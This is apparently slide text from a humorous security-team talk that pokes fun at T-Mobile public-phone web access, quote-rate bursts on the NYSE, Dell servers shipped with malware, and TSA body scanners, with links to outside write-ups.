
"However, there is one kind of crime which may exist in the future - computer crime. Instead of mugging people in the streets or robbing houses, tomorrow's criminal may try to steal money from banks and other organizations using a computer."

T-Mobile P-Ornize


You have to pay to surf the web from the T-Mobile public phone.

In theory…

T-Mobile P-Ornize



T-Mobile P-Ornize



Latency on demand?


Hackers on NYSE!

Denial for Cash

Burst of quote rates to add latency to competitor systems ☺

Latency on demand?

http://www.nanex.net/FlashCrash/FlashCrashAnalysis_LOD.html



Dell-ware

You don’t go on the web

You don’t open emails

You don’t download warez

just to avoid malware…

Don’t worry, Dell takes care of this!

Dell-ware

http://en.community.dell.com/support-forums/servers/f/956/t/19339458.aspx

Send a message to TSA

Are you shy?

Scared of child porn archives in airports?

Full body scanners in airports are here for you!

Send a message to TSA

Send a message to TSA

Thank you

Ringobingo Security Team

ringobingo.net